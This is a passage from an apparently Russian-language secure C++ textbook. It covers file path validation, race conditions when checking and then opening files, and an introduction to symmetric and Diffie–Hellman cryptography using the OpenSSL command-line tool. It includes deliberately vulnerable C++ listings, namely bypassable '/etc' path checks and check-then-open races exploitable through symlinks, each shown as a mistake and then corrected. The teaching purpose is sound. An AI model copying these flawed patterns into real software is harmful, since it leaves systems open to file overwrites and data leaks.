1. Традиционный путь с указанием диска, например, **"C:\Windows\write.exe"** или относительный путь без диска, например, **"Windows\write.exe"**. Можно также использовать относительный путь с явным указанием диска **"C:Windows\write.exe"**, при этом также учитывается расположение файла относительно текущего каталога. Специальные символы **"."** и **".."** при этом тоже поддерживаются;
2. Путь UNC[1] позволяет задавать не только локальные, но и сетевые файлы, например, **"\\system07\C$\Windows\write.exe"**;
3. Путь к устройствам[2], начинающийся с **"\\.\"** или **"\\?\"**, например **"\\.\C:\Windows\write.exe"**, при этом вместо имени может быть указан **GUID** или **LUID**, например, **"\\.\Volume{b75e2c83-0000-0000-0000-602f00000000}\Windows\write.exe"**.

С таким разнообразием путей, любые проверки, основанные на содержимом строкового идентификатора, обречены на провал. Например, в функции ниже была сделана попытка проверить, является ли файл системным, находящимся в каталоге **"/etc"** (Листинг 2.92).

Листинг 2.92 Ошибочная проверка файла по пути

```
void CheckAndRemove(const std::filesystem::path& p) {
    if (p.parent_path().string().starts_with("/etc")) {
        throw std::runtime_error("Etc file");
    }
    std::filesystem::remove(p);
}
```

Такая функция отсечет только явные пути, начинающиеся с **"/etc"**, но удалит все файлы со спецсимволами: **"../etc/"**, **"/./etc/"** и т.д. Несколько улучшить ситуацию может канонизация

[1] Universal Naming Convention

[2] DOS device path

пути, т.е. удаление специальных символов и получение единого абсолютного пути. В C++ канонизацию выполняет функция **std::filesystem::canonical** (Листинг 2.93).

Листинг 2.93 Определение канонического пути

```
void CanonizeCheckAndRemove(const std::filesystem::path&
p) {
    auto canonicalPath{std::filesystem::canonical(p)};
    if (canonicalPath.parent_path().string().
            starts_with("/etc")) {
        throw std::runtime_error("Etc file");
    }
    std::filesystem::remove(p);
}
```

Теперь действительно будут отсекаться все абсолютные пути к **"etc"** и все содержащие специальные символы. Но и это не панацея, т.к. этот код не будет работать на Windows. Во-первых, там нет пути **"etc"**, а во-вторых, канонизация там работает по-другому, и зависит от формата входного пути, т.е. все равно не получится таким образом получить единый абсолютный путь. Самым надежным способом является полный отказ от каких-либо входных проверок путей. Контроль должен выполняться на этапе открытия файла, но для этого должны быть выставлены правильные права на самом файле и привилегии у процесса, об этом далее.

Тем не менее от функции **std::filesystem::canonical** может быть другая польза. Кроме преобразования пути, она делает разрешение имен символических ссылок. Например, если атакующим была создана символическая ссылка **"/tmp/file"**, на файл **"/etc/passwd"**, то после канонизации будет выдан путь на настоящий целевой файл **"/etc/passwd"**.

2.6.2 Состояние гонки

С атакой типа "время проверки, время использования" мы уже знакомились в разделе про многопоточные приложения. При работе с файлами проявляется та же самая проблема, но она усугубляется тем, что файловая система является общим состоянием для всей системы, поэтому добавить синхронизацию становится сложней.

В примере ниже делается попытка проверки наличия файла перед его открытием (Листинг 2.94).

Листинг 2.94 Ошибочная проверка файла перед открытием

```
void CheckAndCreate(const std::filesystem::path& p) {
    if (!std::filesystem::exists(p)) {
        std::fstream f(p.string(),
            std::ios_base::in | std::ios_base::out);
        f << "data" << std::endl;
    }
}
```

Такая проверка необходима, чтобы обезопасить от кейса переписывания имеющегося файла. Но, к сожалению, проверка не сработает, т.к. в промежутке между проверкой и открытием файла находится окно неопределенности, в которое может проникнуть атакующий. Сценарий атаки при этом будет подразумевать создание символической ссылки сразу после проверки, но перед открытием. А целевым файлом для ссылки может быть системный файл, который при открытии перепишется (конечно при наличии соответствующих прав у процесса).

Решить проблему может специальный режим открытия файла **std::ios_base::noreplace**, который запретит открытие имеющегося файла (Листинг 2.95).

Листинг 2.95 Открытие файла в режиме noreplace

```
void CheckAndCreateNoRace(const std::filesystem::path& p) {
    std::fstream f(p.string(),
        std::ios_base::in |
        std::ios_base::out |
        std::ios_base::noreplace);
    f << "data" << std::endl;
}
```

Проблема режима **std::ios_base::noreplace** в том, что он появился только в C++23, и для более старых стандартов придется использовать не очень приятный код с использованием функции **std::fopen** с режимом открытия **x** (Листинг 2.96).

Листинг 2.96 Использование fopen с режимом «x»

```
void CheckAndCreateNoRaceBeforeCPP23(
    const std::filesystem::path& p) {
    struct FileCloser {
        void operator()(std::FILE* fp) const {
            std::fclose(fp);
        }
    };
    std::unique_ptr<std::FILE, FileCloser> fp(
```

```
        std::fopen(p.string().c_str(), "wx"));
    if (!fp) {
        throw std::runtime_error(
            "Could not open file in "
            "exclusive mode");
    }
    std::string_view str{"data"};
    std::fwrite(str.data(), 1, str.size(), fp.get());
}
```

Кейс с проверкой существования файла перед открытием далеко не единственный, вызывающий гонки. Гонки вызывают любые проверки, основанные на пути к файлу. Любая проверка пути и дальнейшее открытие файла по этому пути подразумевают наличие окна неопределенности. В примере ниже (Листинг 2.97) делается проверка, является ли файл "обычным", а не устройством или, например, пайпом. Такая проверка вполне оправдана, ведь прямая запись в файл устройства, например, в **"/dev/kmem"** может вызывать завершение работы системы.

Листинг 2.97 Другая проверка перед открытием

```
void CheckAndUse(const std::filesystem::path& p) {
    if (std::filesystem::is_regular_file(p)) {
        std::fstream f(p.string(),
            std::ios_base::in | std::ios_base::out);;
        f << "data";
    }
}
```

Из-за окна неопределенности, атакующий вполне может подменить обычный файл на символьную ссылку к тому же устройству **"/dev/kmem"** и обрушить систему. Общего решения для таких ситуаций текущие стандарты C++ не предлагают. Библиотека для работы с файловой системой **std::filesystem** сплошь оперирует путями. Решением может служить замена путей описателями (дескрипторами), которые имеют однозначное соответствие с реальным файлом. Такая схема реализована в некоторых функциях стандарта POSIX, например, **fstat, fchmod, fchdir** — они принимают на вход файловые дескрипторы. Аналогичные функции, принимающие дескрипторы, есть в **WinAPI**. Они решат проблему, но код будет не переносим и слишком раздут.

Перспективным решением будет библиотека **llfio**[1], которая является кандидатом на принятие в стандарт

[1] https://github.com/ned14/llfio

C++. Она реализует идею абстрагирования файлового описателя **std::file_nandle**, поэтому решает проблему гонок (Листинг 2.98).

Листинг 2.98 Использование file_handle для решения проблемы гонок

```
void CheckAndUseNoRace(const std::filesystem::path& p) {
    namespace llfio = LLFIO_V2_NAMESPACE;

    llfio::file_handle fh = llfio::file(
        {}, // дескриптор на базовый каталог
        p.string() // относительный путь от базового
                   каталога
        // режим открытия по умолчанию - только для
           чтения
        // режим создания по умолчанию - открыть
           имеющийся
        // режим кэширования по умолчанию - кешировать
           все
        // нет дополнительных флагов
        // При ошибке выбросится исключение filesystem_
           error
        ).value();

    llfio::stat_t fhstat;
        fhstat.fill(
            fh // файловый дескриптор
            // по умолчанию заполнить все данные
               структуры stat_t
        ).value();

    if (fhstat.st_type ==
        std::filesystem::file_type::regular) {
            std::vector<llfio::byte> buffer(
                fh.maximum_extent().value());
        // Синхронное чтение из файла
        llfio::file_handle::size_type bytesread =
        llfio::read(
            fh, // файловый дескриптор
            0, // смещение
            {{ buffer.data(), buffer.size() }} // буфер
            // по умолчанию бесконечное ожидание
```

```
            // При ошибке выбросится исключение
               filesystem_error
        ).value();

        buffer.resize(bytesread);
        for (const auto& c: buffer)
            std::cout << static_cast<char>(c);
    }
}
```

2.6.3 Права доступа

Правильная организация прав доступа на файлы и задание привилегий процесса — это задача на стыке системного администрирования и разработки. При аккуратном задании прав, предыдущие проблемы могут быть решены, ведь если процесс не имеет доступа к системным файлам, то атакующий, как бы он не старался, подменяя пути или устраивая гонки, не сможет их повредить. Модель прав доступа для целевой системы — это обширная тема, которая выходит за рамки этой книги, но в которой точно следует разобраться. За дополнительными сведениями можно обратиться к (Howard & LeBlanc, Writing Secure Code, 2003) и (Dean, 2018)

2.6.4 Резюме

Таблица 2.17 Резюме по работе с файлами

Проблема	Последствия	Решение
Текстовое представление пути слабо связано с реальным файлом	Повреждение данных, утечка данных	Не полагаться на проверку текстовых путей; Использовать канонические пути для разрешения имени символической ссылки; Правильно задавать права доступа на файлы и привилегии процесса.
Состояние гонки при проверке и открытии файлов	Повреждение данных, утечка данных	Использовать эксклюзивный режим открытия файла **std::ios_base::noreplace**; Использовать описатели (дескрипторы) вместо путей; Правильно задавать права доступа на файлы и привилегии процесса.

2.7 Криптография

Криптография не имеет прямого отношения к языку C++, так как стандарт и стандартная библиотека не имеют поддержки каких–либо криптографических примитивов. Однако, при разработке прикладных приложений, хотя бы минимально претендующих на звание безопасных, разработчику практически наверняка придется столкнуться с той или иной криптографической функцией.

Сама по себе тема криптографии невероятно обширна. Изложить ее кратко, даже в формате пересказа практически невозможно. Эта книга не будет являться ни введением в криптографию, ни руководством по разработке криптографических функций. Вместо этого, как и в предыдущих разделах, акцент будет сделан на выявлении узких мест и возможных ошибок, напрямую влияющих на безопасность разрабатываемой программы. Углубить свои знания в нужной теме криптографии читатель сможет самостоятельно, но для правильного понимания вопроса все равно потребуются минимальные разъяснения, которые будут даны в следующих главах.

Сами по себе ошибки при использовании криптографии можно разделить на несколько категорий:

1. **Ошибки, связанные с уязвимостями крипто алгоритмов.** К ним относятся фундаментальные просчеты в алгоритме, делающие его полностью не безопасным при использовании, либо же уязвимым в определенных ситуациях. Например, печально известный алгоритм хеширования MD5 был признан небезопасным после определения простого способа нахождения коллизий. На текущий момент найти коллизию, т.е. подобрать данные, дающие аналогичное значение хеша, можно на обычном компьютере за небольшое время. Причиной таких ошибок является очень шаткая доказательная база для криптографических алгоритмов. Часто не существует способа формального доказательства стойкости алгоритма, и в большинстве случаев в качестве такого доказательства применяется совокупные заверения исследователей. Есть специальные методы криптоанализа, предназначенные для определения криптографической стойкости и выявления возможных уязвимостей. Однако эти уязвимости не будут рассматриваться в данной книге, т.к. требуют подробного разбора математического аппарата и тонкостей реализации. Ошибки в алгоритмах находят достаточно редко, а все текущий ошибки хорошо известны и задокументированы, поэтому чтобы избежать подобных ошибок, достаточно использовать рекомендованные регуляторами алгоритмы;

2. **Ошибки, связанные с неправильным выбором крипто примитивов .** Криптографическими примитивами называются низкоуровневые механизмы, на основе которых строятся сложные схемы и протоколы. К примитивам относятся: симметричное и асимметричное шифрование, хеширование, цифровая подпись, генерация случайных чисел — о них мы поговорим подробнее в следующих главах. Разработчик должен отчетливо понимать в какой ситуации используется тот или иной примитив и как их можно комбинировать;
3. **Ошибки, связанные с неправильным выбором крипто алгоритмов и их параметров.** Алгоритмы, признанные небезопасными, очевидно не стоит использовать, однако, они продолжают присутствовать в крипто библиотеках для обеспечения обратной совместимости. Но даже для безопасных алгоритмов можно выбрать небезопасный режим работы. Например, для блочных шифров можно задать разные режимы сцепления блоков, один из которых, ECB[1], раскрывает общую структуру зашифрованных данных, об этом мы еще поговорим;
4. **Ошибки, связанные с неправильной реализацией крипто алгоритмов.** Как и любой написанный человеком код, код криптобиблиотек подвержен ошибкам реализации. Обычно к таким библиотекам предъявляются повышенные требования относительно прикладного кода. Они всесторонне тестируются, подвергаются всем видам анализа, код–ревью и т.д. Но даже с учетом этого, к примеру, одна из самых популярных крипто–библиотек, **OpenSSL**, регулярно попадает в топ самых уязвимых по количеству **CVE**. Отсюда можно сделать вывод, что без крайней необходимости не стоит писать собственную крипто–библиотеку или делать свою реализацию крипто–алгоритмов. Правильная реализация крипто–алгоритмов выходит за рамки этой книги.
5. **Ошибки, связанные с неправильным использованием крипто алгоритмов.** Наличие готовой реализации крипто алгоритма в виде готового API вовсе не означает его правильное использование. Если говорить про библиотеки доступные разработчикам на C и C++, то большая их часть предоставляет функциональный интерфейс с простыми типами данных, возвратом кодов ошибок и миллионом параметров для настройки. Не удивительно, что использование таких библиотек также чревато ошибками.

---

[1] Electronic Codebook

После этого небольшого обзора уже должно быть понятно, что само по себе наличие криптографии в приложении не делает его безопасным. И даже при правильном выборе крипто примитива можно столкнуться с ненадежным алгоритмом, режимом, параметром, реализацией и т.д. Разбор возможных ошибок стоит начать с выделения тех самых задач, которые решают крипто-примитивы, об этом пойдет речь далее.

Примеры OpenSSL

Далее большинство примеров, касающихся криптографии, будет приведено с использованием библиотеки и инструментов **OpenSSL**. Эта библиотека является одной из самых распространенных, при этом в ней достаточно ошибок, которые регулярно обнаруживаются и становятся в итоге уязвимостями. Автор не призывает пользоваться этой библиотекой или какой-либо другой. Решение об использовании конкретной библиотеки должно приниматься с учетом рекомендаций регуляторов, и подтверждаться специалистами по безопасности. Библиотека **OpenSSL** имеет свое API в процедурном стиле, ее можно использовать как в программах на C, так и на C++. Целью данного раздела книги не является показать эталонную реализацию использования **OpenSSL API**, а дать общее представление об использовании крипто примитивов. Для этих целей мы будем использовать консольную утилиту **OpenSSL**, вызываемую из bash-скриптов. При этом подразумевается, что все функции могут быть вызваны из прикладного кода через API **OpenSSL** или любой аналогичной библиотеки.

2.7.1 Симметричное шифрование

Шифрование — это самая известная функция криптографии. Задача шифрования — преобразовать входные данные таким образом, чтобы они были понятны только отправителю и получателю и никому больше, так решается задача конфиденциальности. Для шифрования кроме оригинальных данных, необходим ключ — специальная последовательность, для преобразования этих данных в зашифрованный вид. Ключ может быть единым, как для шифрования, так и расшифрования, такой вид преобразования называется симметричным. Если ключи разные, то шифрование будет асимметричным.

В шифровании только секретный ключ (в симметричном шифровании это общий ключ, в ассиметричном — только секретная часть ключа) должен быть скрытым. Все остальное, включая алгоритм, его параметры и характеристики, должно быть открытым, именно так формулируется известный принцип Керкгоффса[1]. Секретность единственного ключа в симметричном шифровании является главной проблемой, мешающей применять такие алгоритмы на практике. Если зашифрованные данные можно, не боясь передавать по каналам связи, то возникает вопрос, как безопасно передавать ключ? Ключ можно также зашифровать, но тогда надо передавать ключ для ключа, в итоге проблема становится не решаемой, и единственным безопасным вариантом оказывается личная передача ключа из рук в руки. Реальное решение нашлось только в 1970–х с появлением асимметричного шифрования.

Так как симметричные шифры исторические появились самыми первыми, то к текущему моменту их количество насчитывает не одну сотню. Не все они одинаково безопасны. Некоторые были взломаны, например, DES, RC4. Большинство алгоритмов настолько редко используется, что их безопасность не изучена, поэтому они могут преподнести сюрпризы. Наиболее популярными и заслуживающими доверия алгоритмами являются те, что приняты в качестве стандарта: AES[2] и ГОСТ 34.12–2018[3] алгоритмы "Магма" и "Кузнечик". Их характеристики представлены в таблице ниже (Таблица 2.18).

Таблица 2.18 Характеристики популярных симметричных алгоритмов шифрования

Алгоритм	Тип	Длина ключа (бит)	Размер блока (бит)	Количество раундов
AES	Блочный	256	128	14
		192		12
		128		10
ГОСТ 34.12-2018 Магма (MAGMA)	Блочный	256	64	32
ГОСТ 34.12-2018 Кузнечик (KUZNYECHIK)	Блочный	256	128	10

[1] Правило разработки криптографических систем, впервые сформулированное в XIX веке голландским криптографом Огюстом Керкгоффсом

[2] Advanced Encryption Standard, стандарт шифрования США

[3] Стандарт шифрования России

Из таблицы видно, что основными характеристиками алгоритма симметричного шифрования являются:

1. **Тип**. Бывают блочные и потоковые. Блочные шифруют данные кусками, кратными размеру блока. Финальный блок требует специального дополнения (англ. padding);
2. **Длина ключа.** Очевидно, чем ключ длиннее, тем лучше, так его сложней подобрать, обратной стороной является скорость шифрования. Некоторые алгоритмы допускают переменную длину (например, AES). Из российских, для компромисса скорости, можно выбрать более простой алгоритм "Магма";
3. **Размер блока**. Эта величина характерна только для блочных алгоритмов. Изменить этот параметр для данного алгоритма не получится;
4. **Количество раундов**. Раунд представляет собой короткую последовательность действий. Увеличивая количество раундов, можно добиться основного требования шифра — отсутствия закономерностей с исходным сообщением. Поэтому чем больше раундов, при прочих равных условиях, тем лучше. Некоторые алгоритмы позволяют менять количество раундов.

Для блочных шифров существует еще один параметр, не относящийся напрямую к алгоритму, но сильно влияющий на характеристики — это режим сцепления блоков. Самый простой режим называется **ECB**, он не подразумевает какого-либо сцепления вообще, по факту все блоки шифруются одним и тем же ключом, независимо друг от друга (Рисунок 2.9).

Рисунок 2.9 Шифрование в режиме ECB

Такой способ дает максимальную скорость работы, т.к. можно шифровать параллельно. Но существует опасность раскрытия структуры информации. Т.к. шифр гарантирует отсутствие закономерностей только внутри блока, независимые блоки тем не менее могут повторять структуру целого документа. Классическая иллюстрация, которую приводят для демонстрации уязвимости этого режима заключается в шифровании изображения, которое в целом вполне угадывается в зашифрованном документе (Рисунок 2.10).




Рисунок 2.10 Шифрование изображения в режиме ECB

Все, что необходимо для шифрования в режиме **ECB** — ключ правильной длины, соответствующей выбранному алгоритму и сами данные. Для примера воспользуемся библиотекой **OpenSSL** и ее утилитой командной строки (Листинг 2.99).

Листинг 2.99 Шифрование в режиме ECB

```
#!/bin/bash
key=$(<data/key256.txt)
echo "Key: $key"
echo "Data to encrypt: `cat data/in`"
openssl enc -aes-256-ecb -in data/in -K "$key" -out
data/out -v
echo "Encrypted: `xxd -ps -u data/out`"
```

В результате будет выведено (Листинг 2.100).

Листинг 2.100 Результат шифрования в режиме ECB

```
Key:
A665A45920422F9D417E4867EFDC4FB8A04A1F3FFF1FA07E998E86
F7F7A27AE3
Data to encrypt: Hello World!
bufsize=8192
bytes read   :       13
bytes written:       16
Encrypted: B9FE63D29182A89007440E2ACF4FB57A
```

Для шифрования был выбран алгоритм **AES** с длиной ключа 256 бит. Входной текст **"Hello World!"** содержит 13 байт, однако, зашифрованный получился 16, что соответствует одному размеру блока 128 бит. Недостающие 3 байта заполняются специальным дополнением. Оно формируется по стандарту **PKCS7**[1] следующим образом: в свободные байты записывается число равное количеству недостающих байт. Например, в нашем случае в 3 оставшиеся байта будет записано число 3. При расшифровании такое дополнение легко можно откинуть. Стоит отметить, что дополнение добавляется всегда, даже если данные строго кратны блоку, в этом случае добавится дополнение 16 байт с числом 16.

Для расшифрования также необходим ключ и зашифрованные данные (Листинг 2.101).

Листинг 2.101 Расшифрование

```
#!/bin/bash
key=$(<data/key256.txt)
openssl enc -d -aes-256-ecb -in data/out -K "$key" -out
data/dec -v
echo "Decrypted: `cat data/dec`"
```

Будет выведено следующее (Листинг 2.102). Заметим, что дополнение будет отброшено и данные примут старые размер.

Листинг 2.102 Дополнения отбрасываются после расшифрования

```
bufsize=8192
bytes read   :        16
bytes written:        13
Decrypted: Hello World!
```

Следующий режим называется **CBC**[2], он учитывает недостаток **ECB** и делает дополнительное преобразование каждого блока на основе предыдущего (Рисунок 2.11). Для этого над входными и зашифрованными ранее данными выполняется операция **XOR** (логическая операция исключающее или). Скорость работы при этом снижается. Также появляется дополнительный параметр настройки, так называемый вектор инициализации **IV**[3], который должен быть

[1] Стандарт PKCS7 описан RFC 5652 Cryptographic Message Syntax (CMS) https://datatracker.ietf.org/doc/html/rfc5652

[2] Cipher Block Chaining

[3] Initialization Vector

равен размеру блока, он нужен для самого первого блока, т.к. предыдущий блок отсутствует. **IV** не является секретной информацией, он передается вместе с зашифрованным текстом, однако, его выбор важен. Для каждого ключа должен создаваться уникальный хорошо рандомизированный **IV**.

Рисунок 2.11 Шифрование в режиме CBC

Практическое использование данного режима немного усложняется из-за необходимости выше озвученного параметра **IV** (Листинг 2.103).

Листинг 2.103 Шифрование в режиме CBC

```
#!/bin/bash
key=$(<data/key256.txt)
iv=$(<data/iv128.txt)
echo "Key: $key"
echo "IV: $iv"
echo "Data to encrypt: `cat data/in`"
openssl enc -aes-256-cbc -in data/in -K "$key" -iv "$iv"
-out data/out -v
echo "Encrypted: `xxd -ps -u data/out`"
```

Будет выведено (Листинг 2.104).

Листинг 2.104 Результат шифрования в режиме CBC

```
Key: A665A45920422F9D417E4867EFDC4FB8A04A1F3FFF1FA07E998
E86F7F7A27AE3
IV: FB2EA7C7BCB5B99C30AD329A2193855D
Data to encrypt: Hello World!
bufsize=8192
bytes read   :       13
bytes written:       16
Encrypted: 393309A6088824C64D367CBB4BB26FCC
```

Отметим, что длина **IV** соответствует длине блока, в данном случае 128 бит. При расшифровании **IV** также необходим (Листинг 2.105), вывод при этом будет аналогичен предыдущему режиму.

Листинг 2.105 Расшифрование

```
#!/bin/bash
key=$(<data/key256.txt)
iv=$(<data/iv128.txt)
openssl enc -d -aes-256-cbc -in data/out -K "$key" -iv
"$iv" -out data/dec -v
echo "Decrypted: `cat data/dec`"
```

Дополнение по стандарту **PKCS7**, рассмотренное ранее, не является единственно возможным. Существует другой способ с заимствованием шифртекста, когда в качестве дополнения используется последовательность битов из предыдущего блока. Такой способ чуть сложнее реализовать, однако он дает некоторые преимущества — например защита от "атаки на оракула дополнения"[1]. Оракул дополнения — это компонент системы, который проверяет корректность дополнения, например, соответствует ли оно правилу, заданному стандартом **PKCS7**. Таким компонентом может быть удаленный сервер, которому отсылается зашифрованный текст, а обратно он может вернуть ошибку, в случае неправильного дополнения. Манипулируя байтами шифртекста и выполняя проверку на корректность, можно полностью раскрыть шифр (Vaudenay, 2002).

Для увеличения скорости шифрования без потери сцепления блоков, можно использовать режим **CTR**[2]. Этот режим подмешивает в шифруемые данные случайно выбранное число **nonce** с добавлением инкрементируемого счетчика в каждом блоке (Рисунок 2.12). Так достигается максимальная параллельность операций, сравнимая с режимом **ECB**.

Рисунок 2.12 Шифрование в режиме CTR

[1] Padding Oracle Attack

[2] Counter

В **OpenSSL** для режима **CTR** для задания **nonce** используется параметр **IV**, здесь он имеет точно такое же значение и размер аналогичный размеру блока (Листинг 2.106).

Листинг 2.106 Шифрование в режиме CTR

```
#!/bin/bash
key=$(<data/key256.txt)
iv=$(<data/iv128.txt)
echo "Key: $key"
echo "IV: $iv"
echo "Data to encrypt: `cat data/in`"
openssl enc -aes-256-ctr -in data/in -K "$key" -iv "$iv"
-out data/out -v
echo "Encrypted: `xxd -ps -u data/out`"
```

Будет выведено (Листинг 2.107).

Листинг 2.107 Результат шифрования в режиме CTR

```
Key: A665A45920422F9D417E4867EFDC4FB8A04A1F3FFF1FA07E998
E86F7F7A27AE3
IV: FB2EA7C7BCB5B99C30AD329A2193855D
Data to encrypt: Hello World!
bufsize=8192
bytes read   :       13
bytes written:       13
Encrypted: DEA4171C70ACE88283A11A47DB
```

Важно отметить, что в режиме **CTR** шифруется не исходный текст, а счетчик, это позволяет превратить такой шифр в потоковый, когда данные могут шифроваться бит за битом или побайтно, не дожидаясь готовности всего блока. Поэтому в выводе выше количество прочитанных байт равно количеству записанных, дополнение в потоковом шифре не требуется. Отсутствие дополнения в том числе исключает атаку на оракула дополнения, рассмотренную ранее.

Рассмотренные режимы не требуют дополнительных крипто примитивов, они относительно просты, однако, никто из них не решает проблему аутентичности шифра. Т.е. атакующий, имеющий доступ к каналу передачи шифртекста, легко может его подменить, а получатель этого даже не заметит. Поэтому в реальной жизни симметричное шифрование комбинируется с другим крипто примитивом — хешированием с ключом, которое дает

необходимую проверку целостности и аутентичности. Развитием режима **CTR** является режим **GCM**[1], в комбинации с шифром **AES** он используется в качестве единого алгоритма шифрования с аутентификацией **AEAD**[2], который будет рассмотрен в следующих главах.

Если говорить про потоковые шифры, то существуют специальные алгоритмы, заточенные именно под эту задачу. Мы уже узнали, что потоковый шифр не оперирует блоками, а выдает данные вплоть до битов. Именно битовая выдача используется в аппаратных реализациях, а в программных эффективнее работать с данными размера регистра — это 32 или 64 бита. Среди наиболее популярных программных алгоритмов можно выделить **ChaCha20**, его характеристики в таблице ниже (Таблица 2.19), он хорошо оптимизирован и может давать выигрыш в производительности по сравнению с **AES** в режиме **CTR**.

Таблица 2.19 Характеристики потокового алгоритма шифрования

Алгоритм	Тип	Длина ключа (бит)	Размер блока (бит)	Количество раундов
ChaCha20	Потоковый	256	—	20

Само использование шифра **ChaCha20** практически повторяет использование **AES** в режиме **CTR** (Листинг 2.108).

Листинг 2.108 Использование шифра ChaCha

```
#!/bin/bash
key=$(<data/key256.txt)
iv=$(<data/iv128.txt)
echo "Key: $key"
echo "IV: $iv"
echo "Data to encrypt: `cat data/in`"
openssl enc -chacha20 -in data/in -K "$key" -iv "$iv"
-out data/out -v -nopad
echo "Encrypted: `xxd -ps -u data/out`"
```

Консольный вывод практически аналогичный и снова не требуется дополнение до размера блока (Листинг 2.109).

---

[1] Galois/Counter Mode — счётчик с аутентификацией Галуа

[2] Authenticated Encryption with Associated Data

Листинг 2.109 Результат шифрования алгоритмом ChaCha20

```
Key: A665A45920422F9D417E4867EFDC4FB8A04A1F3FFF1FA07E998
E86F7F7A27AE3
IV: FB2EA7C7BCB5B99C30AD329A2193855D
Data to encrypt: Hello World!
bufsize=8192
bytes read   :        13
bytes written:        13
Encrypted: 6F5D50CE63B6E6458BB683D806
```

2.7.2 Асимметричное шифрование

Ассиметричное шифрование появилось для решения проблемы принципиальной невозможности безопасно передать ключ шифрования по незащищенным каналам связи. Первым появился алгоритм, решающий именно эту проблему — протокол Диффи–Хеллмана[1] (**DH**). Этот алгоритм является исключительно алгоритмом обмена ключей, с помощью него отправитель и получатель могут выработать общий секрет, на основе которого можно сгенерировать ключ для симметричного шифрования. Задать произвольный секрет не получится, он жестко определяется предварительным выбором параметров, поэтому протокол **DH** нельзя считать полноценным шифрованием, однако, в свое время он совершил настоящую революцию в передаче данных. Сейчас в классическом виде он практически не используется, но стоит попробовать его на практике, чтобы разобраться как вообще происходит обмен ключами.

Если привести аналогию, то можно представить ящик, в котором лежит секретный ключ. Требуется его отправить почтой так, чтобы открыть его мог только получатель (естественно без использования грубой силы). Тогда отправитель навешивает на ящик свой замок, ключ от которого оставляет себе. Получатель, получив ящик с замком, вешает второй замок и отправляет обратно. Отправитель, получив вернувшуюся посылку, снимает свой замок, отправляет. Наконец, получатель снимает единственный оставшийся замок и достает секретный ключ. Ключи от замков можно считать приватными ключами, они доступны только владельцам. Механизм закрытия замка (замок закрывается простым защелкиванием) можно считать публичным ключом, он не является секретным (замок может защелкнуть кто угодно, но открыть сможет только владелец ключа). В этом и заключается асимметричность — ключи шифрования и расшифрования раз-

[1] DH, Diffie–Hellman

ные. Описанная выше процедура в теории звучит просто, но на практике и в полностью электронном виде имеет массу нюансов.

В протоколе **DH** все начинается с задания параметров (Листинг 2.110).

Листинг 2.110 Параметры в протоколе DH

```
$ openssl genpkey -genparam -algorithm DH -out data/dh_
param.pem -pkeyopt dh_paramgen_prime_len:2048 -pkeyopt
dh_paramgen_generator:2
```

Параметрами являются два числа **P** (большое случайное простое число, длина которого задается параметром **dh_paramgen_prime_len**, именно эта длина впоследствии будет длинной общего секрета) и **G** (основание, задается параметром **dh_paramgen_generator**). Оба параметра далее будут участвовать в арифметических операциях. Сгенерированные параметры можно посмотреть командой (Листинг 2.111).

Листинг 2.111 Отображение параметров

```
$ openssl pkeyparam -in data/dh_param.pem -text

-----BEGIN DH PARAMETERS-----
MIIBCAKCAQEA+O1V7VQHG+VIREt8frUw2XzutJmIgCxecxcvpfM6+
UkC+Sz4FzQ9
iISdWcz4avG/ukv8HD/wjg6g0hqe1kBP3dKN+ERJK1BC3+Xe5oWZih2Q
6+h5qLwA
3V6T51h3POJj9FhqSQBah0jeJGO0slNRjvjqP2YSZcJzlLguMx
Vj8nOYR54hMNCF
KOStYAukgtDDAVWs08YajaDfCqYMi3ECZ1Jd3I6DNjXlptR8hv/
2+qzRkxQOKtN4
xBNO1FXFBSDchKx71Y3FkAe6U2G3TROfGsAmuFx1u2f3u9MtkwiJ
JxdS1HHgKKhKZ
yasaDcspA3Pa8Xc4dRQkSd5TbQKSVgVyjwIBAg==
-----END DH PARAMETERS-----
DH Parameters: (2048 bit)
P:
    00:f8:ed:55:ed:54:07:1b:e5:48:44:4b:7c:7e:b5:
    30:d9:7c:ee:b4:99:88:80:2c:5e:73:17:2f:a5:f3:
    3a:f9:49:02:f9:2c:f8:17:34:3d:88:84:9d:59:cc:
    f8:6a:f1:bf:ba:4b:fc:1c:3f:f0:8e:0e:a0:d2:1a:
    9e:d6:40:4f:dd:d2:8d:f8:44:49:2b:50:42:df:e5:
    de:e6:85:99:8a:1d:90:eb:e8:79:a8:bc:00:dd:5e:
    93:e7:58:77:3c:e2:63:f4:58:6a:49:00:5a:87:48:
    de:24:63:b4:b2:53:51:8e:f8:ea:3f:66:12:65:c2:
```

```
    73:94:b8:2e:33:15:63:f2:73:98:47:9e:21:30:d0:
    85:28:e4:ad:60:0b:a4:82:d0:c3:01:55:ac:d3:c6:
    1a:8d:a0:df:0a:a6:0c:8b:71:02:67:52:5d:dc:8e:
    83:36:35:e5:a6:d4:7c:86:ff:f6:fa:ac:d1:93:14:
    0e:2a:d3:78:c4:13:4e:d4:55:c5:05:20:dc:84:ac:
    7b:d5:8d:c5:90:07:ba:53:61:b7:4d:13:9f:1a:c0:
    26:b8:5c:75:bb:67:f7:bb:d3:2d:93:08:89:c5:d4:
    b5:1c:78:0a:2a:12:99:c9:ab:1a:0d:cb:29:03:73:
